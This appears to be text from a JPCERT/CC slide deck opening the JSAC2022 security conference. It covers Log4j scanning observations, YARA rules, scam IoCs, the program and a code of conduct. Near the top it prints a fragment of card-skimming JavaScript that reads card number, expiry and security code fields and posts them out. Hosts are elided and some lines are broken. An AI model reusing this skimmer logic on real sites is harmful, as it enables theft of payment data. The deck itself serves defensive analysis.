
Information stealing JavaScript code

```
function dajcaa() {  
    var a = 'https://';  
    if (document.getElementById("credit_card_no").value != "" && document.getElementById("credit_security_code").value != "") {  
        var b = "...";  
        var c = getCookie("bData");  
        if (c != null) {  
            b = b + hexToString(c)  
        }  
        var d = b + "...";  
        document.getElementById("credit_card_no").value + "...";  
        document.getElementById("credit_card_exp_month").options[document.getElementById("credit_card_exp_month").selectedIndex].value + "...";  
        document.getElementById("credit_card_exp_year").options[document.getElementById("credit_card_exp_year").selectedIndex].value + "...";  
        document.getElementById("credit_security_code").value;  
        postrec(d, a)  
    }  
}
```


JavaScript code sending credit card information

# Attack Exploiting Apache Log4j Vulnerability (CVE-2021-44228)

# Attack Scenario



# Attack Activity



Observation of scan activities exploiting Apache Log4j vulnerability  
(Source: JPCERT/CC Honeypot: Dec 10<sup>th</sup>, 2021 ~ Jan 19<sup>th</sup>, 2022)



# Analysis Tool (Public project)

# JPCERT/CC Yara Rule (Just Released!)




JPCERTCC / jpcert-yara

APT10	Updated all rules	10 months ago
APT29	Added all yara rules	11 months ago
BlackTech	Added new yara rule	2 months ago
Darkhotel	Updated rules	10 months ago
DragonOK	Updated rules	10 months ago
Lazarus	Added new yara rule	last month
Tick	Added new yara rule	7 months ago
other	Added new yara rule	last month

8 categories

135 rules

# Lucky Visitor Scam




# Lucky-Visitor-Scam-IoC

- Monitoring C2 servers automatically for Lucky visitor scam
- IoCs are published on GitHub (Updated everyday)



JPCERTCC / Lucky-Visitor-Scam-IoC



The screenshot shows the GitHub repository page for 'shu-tom' (JPCERTCC) titled 'Lucky Visitor Scam IoCs'. The repository has 456 commits and was last updated 7 hours ago. The file list includes a directory for '2021', a directory for '2022/01', and files for '.gitignore', 'README.md', and 'README.md'. The README content is visible, showing the title 'Lucky Visitor Scam IoCs' and a description: 'This repository automatically collects and lists the redirected domains for lucky visitor scams.' It also includes a 'Reference' section with two links to JPCERT blog posts in English and Japanese.

File	Commit Message	Time Ago
2021	Added new ioc 2021-12-31	10 days ago
2022/01	Added new ioc 2022-01-10	7 hours ago
.gitignore	Updated README	7 months ago
README.md	Updated README	7 months ago

**README.md**

## Lucky Visitor Scam IoCs

This repository automatically collects and lists the redirected domains for lucky visitor scams.

### Reference

- [https://blogs.jpcert.or.jp/en/2021/06/php\\_malware.html](https://blogs.jpcert.or.jp/en/2021/06/php_malware.html) (English)
- [https://blogs.jpcert.or.jp/ja/2021/06/php\\_malware.html](https://blogs.jpcert.or.jp/ja/2021/06/php_malware.html) (Japanese)

# How to enjoy **JSAC2022** 5th Edition Online & 2Days

# 1<sup>st</sup> Day(1/27): Conference Day

分類	タイトル	分類	タイトル
A	Ambiguous Black: The current state of BlackTech's arsenal	D	An Order of Magnitude Update
A	LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021	D	Combatting against malicious proxy services in Japan
A	Emotet vs EmoCheck: The Fight against Emotet Developers	D	What We Can Do against the Chaotic A41APT Campaign
A/D	Crazy Journey: Evolution of Smoky Camouflage	D	Research on Unique Adversaries and its Attack Tools Targeting Widespread CMS in Japan
B	ma2tl: macOS Forensics Timeline Generator Using mac_apl Analysis Results		

[A] Malware

[B] Forensics

[C] Incident analysis, response and attack method

[D] Threat trends and intelligence

# 2<sup>nd</sup> Day(1/28): Workshop Day

分類	タイトル
W[B]	An Introduction to macOS Forensics with Open Source Software
W[A/C]	YARA Pretty Darby: Hunt the Spider like a Champ


[A] Malware

[B] Forensics

[C] Incident analysis, response and attack method

[D] Threat trends and intelligence

# Networking



Powered by  slack



# Follow-up Event

■ Title: After JSAC2022

■ Delivery: Online

■ Date & Time: 2/18(Fri.) 16:00 - 17:00

■ Contents(tentative):

1. Best speaker award
2. Looking back on JSAC2022
3. Discussion of challenges for resent incident response
4. Towards JSAC2023

# Code of Conduct

## Code of Conduct

Japan Security Analyst Conference (JSAC) is a conference for security analysts who handle cyber security incidents on a daily basis. This conference is designed for all security analysts to develop analysis and response capabilities and create a network amongst participants by sharing experience, technique, and information with each other to deal with ever-evolving cyber attacks today and in the future.

To make this conference secure and fruitful for all attendees and speakers, the conference organiser, JPCERT/CC, establishes the Code of Conduct.

All attendees including speakers and sponsors (hereinafter referred to as participants) at our conference are required to agree with the following code of conduct. We will enforce this code throughout the event. We expect cooperation from all participants to help ensure a safe environment for everybody. We will also comply with the code.

**<https://jsac.jpcert.or.jp/en/coc.html>**

# Thank you!

